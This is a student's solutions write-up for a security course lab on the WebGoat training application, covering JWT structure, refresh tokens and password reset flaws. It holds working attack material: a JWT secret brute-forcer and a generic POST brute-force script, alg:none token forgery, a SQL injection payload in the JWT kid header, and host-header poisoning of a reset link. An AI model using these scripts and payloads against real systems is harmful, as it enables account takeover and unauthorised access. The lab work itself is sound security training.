

# **SBD Laboratory Two - Solutions**

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Intercepted request:

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
      Firefox/115.0
4 Accept: */ *
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 84
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=7UAjP5LPBz1TN8T-wzcu1pZDAJSKTguUiX6pbW6m
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 secQuestion0=a&secQuestion1=b&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
      userId=12309746
```

**Assumption**: Removing the secQestion0 and secQuestion1 parameters from the request body will circumvent authentication.

**Result**: Assumption incorrect. Removing the two parameters fails to complete the task.

The task can be solved by changing the parameters secQuestion0 and secQuestion1 to secQuestion2 and secQuestion3 respectively.

### Task 2

This task does not require an answer.

## Task 3

A **JWT Token** is a digitally signed JSON object used to securely transfer information between parties. While *signed* tokens can be used to verify the identity of someone, *encryped* tokens can be used to provide confidentiality in a conversation.

JWT Tokens are designed for the following two use cases:

- **Authorization**: When a user logs in, they get a JW-Token as a response. This token is valid for a certain amount of time and can be send in an HTTP/S request to authenticate instead of using the provided credentials. Single sign on also makes use of these tokens.
- **Information Exchange**: JW-Tokens are signed taking both the header and payload into account, which ensures that nothing has been tampered with.

A JW-Token is made up of a header, payload, and signature for verification. All data that is part of one of these tokens is written with JSON and encoded with Base64. The three strings that result from this are then appended together, separated by dots.

```
1 Header.Payload.Signature
```

#### Header

The header consists of the type of the token, which is always JWT. It has one more field to specify the signing algorithm that was used for it.

```
1 {
2    "alg": "RSA",
3    "typ": "JWT"
4 }
```

The above example would encode to the following Base64 string:

```
1 eyJhbGci0iJSU0EiLCJ0eXAi0iJKV1QifQ==
```

## **Payload**

The payload itself is made up of three individual parts:

- **Registered Claims**: Recommended section to provide claims about issuer (iss), expiration time (exp), subject (sub), audience (aud) and more.
- Public Claims: These claims can be set freely.
- **Private Claims**: Custom claims that are to be shared between the involved parties and are neither registered claims nor public claims.

This could be what such a payload looks like:

```
1 {
2    "iss":"me",
3    "name":"Tomtom",
4    "admin":"false"
5 }
```

#### This string encodes to:

```
1 eyJpc3Mi0iJtZSIsIm5hbWUi0iJUb210b20iLCJhZG1pbiI6ImZhbHNlIn0=
```

## **Signature**

The signature is created using the Base64 encoded header, payload and a secret. Note that the padding of the Base64-encoded strings is removed.

```
1 Header : eyJhbGci0iJSU0EiLCJ0eXAi0iJKV1QifQ
2 Payload : eyJpc3Mi0iJtZSIsIm5hbWUi0iJUb210b20iLCJhZG1pbiI6ImZhbHNlIn0
3 Secret : 6162636465666768696a6b6c6d6e6f70
```

The tool openssl can be used to create this signature:

```
1 echo -n 'eyJhbGciOiJSUOEiLCJOeXAiOiJKV1
2 QifQ.eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210
3 b2OiLCJhZG1pbiI6ImZhbHNlInO' | openssl dgst -sha256 -mac HMAC -macopt hexkey:"6162636465666768696a6b6c6d6e6f70" -binary | base64
```

Based on this result, the full token can be assembled:

```
1 eyJhbGci0iJSU0EiLCJ0eXAi0iJKV1QifQ.eyJp
2 c3Mi0iJtZSIsIm5hbWUi0iJUb210b20iLCJhZG1
3 pbiI6ImZhbHNlIn0.qCkiyFoduhMTS9sfjnnbFf
4 OdCAHEMjnvzqEpEzZEqkg
```

#### Task 5

The token is transmitted as three separate Base64-encoded strings connected together by dots. Additionally, since it is send using the Authorization header, it will be prepended with the string Bearer to let the server know about the authorization scheme that is being used.

```
1 Authorization: Bearer <token>
```




Figure 1: JWT Token Generation

## Task 7

The token can be decoded with many different tools. The following method was chosen for this example:

```
1 echo "eyJhbGci0iJIUzI1NiJ9.ew0KICAiYXV0
2 aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJ
3 ST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiID
4 ogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogI
5 CJleHAiIDogMTYwNzA50TYwOCwNCiAgImp0aSIg
6 OiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE
7 1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgIn
8 JlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hb
9 WUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDS
10 ntJQyHPpJ2mZAbnWRfel99iI" | tr '.' '\n' | base64 -d
```

The username is "user". The client ID is "my-client-with-secret".

1. Change the logged in user to Tom in the top right of the task frame.




Figure 2: Vote Fraud Step 1

2. Intercept the response to the request that is send when pressing the button.



Figure 3: Vote Fraud Step 2

3. Extract the token from the access\_token cookie.




Figure 4: Vote Fraud Step 3

4. Then, brute force the secret with john

```
1 echo "<token>" > jwt.txt
2
3 john --wordlist=<...>/rockyou.txt --format=HMAC-SHA512 jwt.txt
```

5. The token secret is victory. Using this, a new token can be created. Set the admin field to **true** and the user field to Admin.




Figure 5: Vote Fraud Step 5

6. Intercept the request that is send out when pressing the gargabe bin button next to the user switch button. This will send a POST request to delete all votes. Then, replace the cookie access\_token with the new admin-token that has just been created. Sending this modified request should result in all votes being removed.




Figure 6: Vote Fraud Step 6

#### Task 9

A JW-Token can be validated by calculating the expected signature and comparing it the the actual signature attached to the token.

Multiple different signing algorithms can be used for this, with one example being HS512.

The signature is then calculated by appending the Base64-encoded header and payload of the token

and signing it together with a secret key.

```
1 Signature = HS512(
2  base64(header) + "." + base64(payload),
3  secret
4 )
```

#### Task 10

The first snippet throws an InvalidTokenException, as the string passed to the parseClaimsJws () method cannot be a full token, but only the claims.

The second snipped will work as intended and deny the action while logging the error message "You are not an admin user". This is because the class will not accept the alg: none setting.

Documentation for these methods was obtained here:

http://javadox.com/io.jsonwebtoken/jjwt/0.4/io/jsonwebtoken/JwtParser.html

#### Task 11

The most conventional method to bruteforce a JW-Token would be john:

```
1 john --wordlist=<wordlist> --format=<algorithm> jwt.txt
```

For the specific task, the command would look like this:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256
jwt.txt
```

The script can also be found here: jwt\_bruteforcer - Github

```
1 # Copyright 2023 Thomas Gingele https://github.com/B1TCOR3
3 from Crypto. Hash import HMAC, SHA256, SHA512
4 from base64 import b64encode, b64decode
  import argparse
6
7
8 def get_args() -> argparse.Namespace:
9
       parser = argparse.ArgumentParser(
10
           prog="JWT Brute Force Script",
11
           epilog="Copyright 2023 Thomas Gingele https://github.com/
               B1TC0R3"
       )
12
13
14
       algorithm_group = parser.add_mutually_exclusive_group()
```

```
15
16
        parser.add_argument(
            "-t",
17
            "--token",
18
19
            help="the input file containing the JW-Token",
            required=True
21
        )
22
23
        parser.add_argument(
            "-w",
24
            "--wordlist",
25
26
            help="a wordlist to attack the JW-Token",
27
            required=True
        )
28
29
        algorithm_group.add_argument(
31
            "--hs256",
            action="store_true",
32
            help="use HMAC-SHA256 algorithm (default)",
34
            required=False
        )
37
        algorithm_group.add_argument(
            "--hs512",
38
39
            action="store_true",
            help="use HMAC-SHA512 algorithm",
40
41
            required=False
42
        )
43
44
        args = parser.parse_args()
45
        return args
46
47
   def dissect_jwt(token) -> tuple[str, str, str]:
48
49
        token_fields = token.split('.')
50
        if len(token_fields) != 3:
51
52
            raise Exception("Invalid JWT Format")
53
54
                  = token_fields[0]
        header
        payload
55
                  = token_fields[1]
56
        signature = token_fields[2]
57
58
        return (header, payload, signature)
59
60
61 def get_digest_modifier(args):
62
        if args.hs512:
63
            return SHA512
64
        else:
65
           return SHA256
```

```
66
67
    def jwt_format(signature) -> str:
68
69
        return signature.decode()\
                         .replace("+", "-")\
70
                         .replace("/", "_")\
71
                         .replace("=", "")
72
73
74
75
   def main():
76
        token = None
77
78
        args = get_args()
79
        with open(args.token, 'r') as token_file:
            token = token_file.read().strip()
81
82
83
        (header, payload, signature) = dissect_jwt(token)
84
        digestmod
                                       = get_digest_modifier(args)
85
        public_signature_component = f"{header}.{payload}"
86
87
        with open(args.wordlist, 'r') as wordlist:
            while key := wordlist.readline().strip():
89
90
                 algorithm = HMAC.new(
91
                     key.encode(),
92
                     public_signature_component.encode(),
                     digestmod=digestmod
94
                 )
96
                 guessed_signature = jwt_format(
97
                     b64encode(
98
                         algorithm.digest()
                 )
101
102
                 if (signature == guessed_signature):
103
                     print(f"KEY :: {key}")
104
                     break;
105
106
107
   if __name__ == "__main__":
108
        main()
```

An access token is used to make API calls to a server or preform similar actions that require authentication. Once this token expires, a refresh token can be used to ask the server for a new access token.

Since refresh tokens have a much longer lifespan then access tokens, they remove the need for a user to enter their credentials too often.

## Task 13

Refresh tokens allow for access tokens with very limited lifetime, which means that even if an attacker gets to control one of them, the will expire after a few minutes. For this reason, refresh tokens need to be much better secured then the access tokens.

It is also rather important to keep track of what refresh token belongs to what access token, as this can otherwise be abused by an adversary to use a compromised, low privilege refresh token to request a high privilege access token.

Another problem is the storage location of the refresh token. Since it has to be stored in the same or a similar location as the access token, compromising the later often also means gaining control over the other.

Refresh tokens should be stored in a hashed format on the server side if they are used for vaidation.

#### Task 14

• Article: JWT Refresh Manipulation - emtunc.org

The blog describes a vulnerability through which it became possible to request a new access token of a different user. Requirements were access to an expired token of this target user and *any* valid refresh token.

Since the server did not check whether the refresh token and access token belonged to the same user, requesting a refresh of the expired access token of the target user with the refresh token of the attacking user would grant the attacker an access token for the target user.

Remediation is especially complicated in this case, since blacklisting or revoking a refresh token would not prevent the attacker from performing the same attack from another newly created account.

#### Task 15

Visit http://localhost:8080/WebGoat/images/logs.txt and extract the old token.

- 1 eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMz
- 2 EOMTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4i0
- 3 iJmYWxzZSIsInVzZXIiOiJUb20ifQ.DCoaq9zQk
- 4 yDH25EcVWKcdbyVfUL4c9D4jRvsq0qvi9iAd4Qu
- 5 qmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q

Use any Base64 de-/encoder to change the token algorithm to "none".




Figure 7: Remove signing algorithm

Increase the expiration date to some point in the future. Base64 padding has been added to the original strings to make editing the text easier.



Figure 8: Increase expiration date of the JW-Token

Insert the token into the original requests Authorization header. After submitting the request, the task should be complete.

```
1 POST /WebGoat/JWT/refresh/checkout HTTP/1.1
 2 Host: localhost:8080
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 4 Accept: */*
 5 Accept-Language: en-US,en;q=0.5
                                            New token header
 6 Accept-Encoding: gzip, deflate, br
 7 Content-Type: application/json: charset=UTF-8
 8 Authorization: Bea
  eyJhbGciOiJub25lInO,eyJpYXQiOjE1MjYxMzEOMTEsImV4cCI6MTcwMDAwMDAwMCwiYWRtaW4iOiJmYWxzZSIsInVzZX
  IiOiJUb20ifQ
 9 X-Requested-With: XMLHttpRequest
10 Origin: http://localhost:808
11 Connection: close
Cookie: JSESSIONID=U1-OpiZT4TxxB_K1PC5f2uteWuQJilBJ2jX6YjS7

13 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080\WebGoat/start.mvc
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
                                   Signature removed
17 Content-Length: 0
18
19
```

Figure 9: Update the original request

First, intercept the request that is send out when pressing one of the "*Delete*" buttons. This request should contain Jerry's JWT.

Next, enter the token into jwt.io. Change the name from "Jerry" to "Tom".

After this, look at the KID. Through error based SQLi probing, it is possible to figure out that this field is vulnerable to such attacks.

#### Proof:

Entering any string that is not webgoat\_key will result in a return code of 500 when submitting the request with the new token.

Entering the string webgoat\_key'; -- will only not result in any error, but lead to the same request as entering webgoat\_key.

Entering the string webgoat 'AND 1=1; -- will also compute without a server error. Another working example is nopynope 'OR 1=1; --.

This solidifies the assumption that the manually inserted SQL statements are not part of the string that is actually queried for in the database, as this should lead to a 500 - Internal Server Error response.

Time based SQLi is not possible and leads to a 500 error, confirmed with the following injection:

```
1 webgoat_key' AND sleep(10);--
```

The SQL query returns a single value. This can be confirmed with these statements:

```
1 webgoat_key' ORDER BY 1;-- This one works
2 webgoat_key' ORDER BY 2;-- This one fails -> only one column
```

Since the KID is presumably used to fetch a signing key from a database to verify the tokens signature on the server-side, it might be possible to inject a custom signing key. The basic syntax for this would look like this:

```
1 nonexistant_key' UNION SELECT 'injected_key' FROM 'unknown_table';--
```

To make the development of the exact payload easier, SQL Fiddle will be used. It is enough to roughly simulate what the real database *may* look like, which can be guessed based on the results of the previous enumeration.

```
1 CREATE TABLE IF NOT EXISTS `Unknown` (
2   `kid` varchar(200) NOT NULL,
3   `secret` varchar(200) NOT NULL,
4   PRIMARY KEY (`kid`)
5 ) DEFAULT CHARSET=utf8;
6
7 INSERT INTO `Unknown` (`kid`, `secret`) VALUES
8 ('webgoat_key', 'secret');
```




Figure 10: SQL Fiddle Database Setup

While setting up this database does not necessarily help with finding the correct payload, it can be used to verify that the syntax of any SQL statements is correct.

With this, a statement is crafted that can return a custom string instead of the database entry associated with the KID webgoat\_id For the table, one if the INFORMATION\_SCHEMA ones is used, since it is guranteed that every database has this table.

```
1 nopynope' UNION SELECT 'mykeynow' FROM INFORMATION_SCHEMA.TABLES;--
```

The corresponding token was created with jwt.io.

```
eyJ0eXAiOiJKV1QiLCJraWQiOiJub3B5bm9wZSc
gVU5JT04gU0VMRUNUICdteWtleW5vdycgR1JPTS
BJTkZPUk1BVE1PT19TQ0hFTUEuVEFCTEVTOy0tI
iwiYWxnIjoiSFMyNTYifQ.eyJpc3MiOiJXZWJHb
2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQy
MTA5MDQsImV4cCI6MTY5ODIyNjUyMywiYXVkIjo
id2ViZ29hdC5vcmciLCJzdWIiOiJ0b21Ad2ViZ2
9hdC5jb20iLCJ1c2VybmFtZSI6I1RvbSIsIkVtY
WlsIjoidG9tQHd1YmdvYXQuY29tIiwiUm9sZSI6
WyJDYXQiXX0.uRe1PgXX1ULFFn53qZjSvxmm-
bp53U2piIy4cE194qE
```

```
HEADER: ALGORITHM & TOKEN TYPE
  "kid": "nopynope' UNION SELECT 'mykeynow' FROM
 INFORMATION_SCHEMA.TABLES;--",
   "alg": "HS256"
PAYLOAD: DATA
   "iss": "WebGoat Token Builder",
   "iat": 1524210904,
    "exp": 1698226523,
   "aud": "webgoat.org",
"sub": "tom@webgoat.com",
    "username": "Tom"
    "Email": "tom@webgoat.com",
   "Role": [
     "Cat"
VERIFY SIGNATURE
 HMACSHA256(
  base64UrlEncode(header) + "." +
   base64UrlEncode(payload),
   mykeynow
 ) secret base64 encoded -
```

Figure 11: JWT KID UNION SELECT Injection

This solves the task.

Figure 12: JWT KID Injection Solution

The website likely stores the password in a hashed format before sending it to the user in question. Usually, it is also immediately erased after use and should in the best case also only be valid for a limited timeframe.

The password also is unlikely to give access to the accout directly and should only provide the ability to set a new password for it.

This analysis was performed by searching the internet for password reset email security practices.

## Task 18

CAPTCHAs, or "Completely automatic public Turing test to tell computers and humans apart" present challenges to the visitor of a website that are very difficult to perform automatically but are, or should be, easily feasable by a human being.

This could be a piece of text that has been warped and has to be typed out, the selection of images containing a certain object and other, less popular approaches.

#### Task 19

Starting out, the task will be solved without a Python script. The result can then be used to verify that the script functions correctly.

## **Password Reset - Section 4**

First, intercept the request that is send out when pressing the "Submit" button. Load the request into Burpsuites Intruder module.

Highlight the value of the security question and press Add. This will mark the string as the property that will be attacked.




Figure 13: Burpsuite Intruder Setup Step 1

Then, ChatGPT is used to generate a wordlist containing differnent names of colors.

```
1 red
2 green
3 blue
4 yellow
5 orange
6 purple
7 pink
8 turquoise
9 brown
10 gray
11 black
12 white
13 magenta
14 cyan
15 lavender
16 maroon
17 teal
18 navy
19 olive
20 silver
```

This list can be loaded into Intruder as the payload by copying the wordlist and pressing the "Paste" button in the "Payloads" tab.




Figure 14: Burpsuite Intruder Setup Step 2

Attack the website by pressing the "Start Attack" button in the top right. Filtering the output by response size, the correct color can quickly be identified. It is green.




Figure 15: Burpsuite Intruder Attack

## **Python Script**

```
1 # Copyright Thomas Gingele https://github.com/B1TCOR3
2
3 import argparse
```

```
4 import requests
 5
    def get_args() -> argparse.Namespace:
        parser = argparse.ArgumentParser(
 7
 8
            prog="A bruteforce script for a specific hacking challenge.",
 9
            epilog="Copyright Thomas Gingele https://github.com/B1TCOR3"
10
        )
11
12
        parser.add_argument(
            "-w",
13
            "--wordlist",
14
15
            help="the wordlist",
            required=True
16
17
        )
18
        parser.add_argument(
19
20
            "-u",
            "--url",
21
22
            help="the file containing the HTTP request to use",
23
            required=True
        )
24
25
26
        parser.add_argument(
            "-b",
27
            "--body",
28
            help="the body of the request. The string '^ATK^' will be
29
               replaced with the wordlist content for each request",
            required=True
        )
33
        parser.add_argument(
34
            "-s",
            "--session",
            help="the session token",
            required=False
        )
40
        parser.add_argument(
            "-t",
41
            "--contenttype",
42
            help="the value of the content type header",
43
44
            default="application/x-www-form-urlencoded",
45
            required=False
46
        )
47
48
        return parser.parse_args()
49
50
51
    def main():
52
        response = None
53
        payload = None
```

```
54
       prev_size = None
55
56
       args = get_args()
57
       useragent = 'Bruteforcer'
       atk = '^ATK^'
58
                = "\033[31m"
59
       color
       with open(args.wordlist, 'r') as wordlist:
61
           while word := wordlist.readline().strip():
62
                payload = args.body.replace(atk, word).strip()
63
64
65
                response = requests.post(
66
                    args.url,
                    headers={
67
68
                        'Content-Length': str(len(payload)),
                        'Content-Type': args.contenttype,
69
70
                        'User-Agent': useragent,
                    },
71
                    cookies={'JSESSIONID': args.session},
72
73
                    data=payload,
74
                )
75
76
                if (len(response.content) != prev_size):
                    if (color == "\033[0m"):
77
                        color = "\033[31m"
78
79
                    else:
                        color = "\033[0m"
81
                print(f"{color}Status: {response.status_code} | Size: {len(
                   response.content)} | Word: {word}\033[0m")
83
                prev_size = len(response.content)
84
85
                response.close()
86
87
88
   if __name__ == "__main__":
89
       main()
```

This script will also finds the word green leading to a different result then all other words.

```
irony@kali ~/CTF/WebGoat
spython brute_force_colors.py -w wordlist -u "http://localhost:8080/WebGoat/PasswordReset/questions"
-b "username=admin&securityQuestion=^ATK^" -s "GDWdzXamjwt_YP3qu1ZEnGyBSOFCnCU5bT3R0V9R" -t "applications"
on/x-www-form-urlencoded"
Status: 200 | Size: 188 | Word: red
Status: 200 | Size: 188 |
                             Word: blue
Status: 200
               Size: 188
                              Word: yellow
               Size: 188
                              Word: orange
Status: 200
                              Word: purple
Status: 200
               Size: 188
Status: 200
               Size: 188
                              Word: pink
               Size: 188 |
Status: 200
                              Word: turquoise
Status: 200
                              Word: brown
Status: 200
                              Word: gray
Status: 200
                              Word: black
Status: 200
                              Word: white
Status: 200
                Size: 188
                              Word: magenta
Status: 200
               Size: 188
                              Word: cyan
                              Word: lavender
Status: 200
                Size: 188
Status: 200
                Size: 188
                              Word: maroon
Status: 200
                Size: 188
                              Word: teal
Status: 200
               Size: 188
                              Word: navy
Status: 200
                              Word: olive
Status: 200
                      188
                              Word: silver
```

Figure 16: Password Reset Python Script Results

Alternatively, the script can be called with rockyou.txt as the wordlist, which will lead to the same result, but take longer.

```
cirony@kali ~/CTF/WebGoat
spython brute_force_colors.py -w /usr/share/wordlists/rockyou.txt -u "http://localhost:8080/WebGoat
 PasswordReset/questions" -b "username=admin&securityQuestion=^ATK^"
BbT3ROV9R" -t "application/x-www-form-urlencoded"
Status: 200 | Size: 188 | Word: 123456
Status: 200 | Size: 188 | Word: 12345
Status: 200 | Size: 188 | Word: 123456789
Status: 200 | Size: 188 | Word: password
Status: 200 | Size: 188 | Word: iloveyou
                 Size: 188 |
Status: 200
                                 Word: princess
Status: 200
                                 Word: 1234567
Status: 200
                  Size: 188 |
                                 Word: rockyou
Status: 200
                  Size: 188
                                 Word: 12345678
               | Size: 188 |
| Size: 188 |
| Size: 188 |
Status: 200
                                 Word: abc123
Status: 200
                                 Word: nicole
Status: 200
                                 Word: daniel
Status: 200
                | Size: 188 |
| Size: 188 |
                                 Word: babygirl
Status: 200
                                 Word: monkey
Status: 200
                                 Word: lovely
Status: 200
                                  Word: jessica
Status: 200
                  Size: 188
                                 Word: 654321
Status: 200
                 Size: 188
                                 Word: michael
                                 Word: ashley
Status: 200
                 Size: 188
Status: 200
                  Size: 188 |
                                 Word: qwerty
Status: 200
                  Size: 188
                                 Word: 111111
Status: 200
                                 Word: iloveu
Status: 200
                  Size: 188
                                 Word: 000000
Status: 200
                                  Word: michelle
Status: 200
                  Size: 188
                                  Word: tigger
Status: 200
                  Size: 188
                                 Word: sunshine
                                 Word: chocolate
Status: 200
                  Size: 188
Status: 200
                                 Word: password1
```

Figure 17: Password Reset Script with rockyou.txt

a reset link needs to be:

- completely unique
- only be available for a single use
- · have a limited time of life

## Task 21

Navigate to the password reset form and enter Toms email. Intercept the request send by pressing the "Continue" button in the password reset form. Then, change the Host header to the address and port of your web proxy, in this case WebWolf was used.

```
Request
 Pretty
         Raw
                Hex
                                                                                        5 \n ≡
 1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: localhost:9090
3 User-Agent: Mozilla/5.0 (X11; __
                                         64 rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 29
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=GDWdzXamjwt_YP3qu1ZEnGyBSOFCnCU5bT3ROV9R; WEBWOLFSESSION=
  mLJwt70vVGjCtQDkpMUjqojo2tYsxZYyiaLS6vnq
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
18 email=tom%40webgoat-cloud.org
```

Figure 18: Intercept Password Reset Request

Navigate to WebWolfs "*Incoming requests*" tab and check the request that was just send to it. It will contain the reset link.

Figure 19: Read the Password Reset Link

Navigate to http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/<id> where <id> is copied from the previous web request. Reset the password.

After this, it is possible to log in as Tom with the newly set password.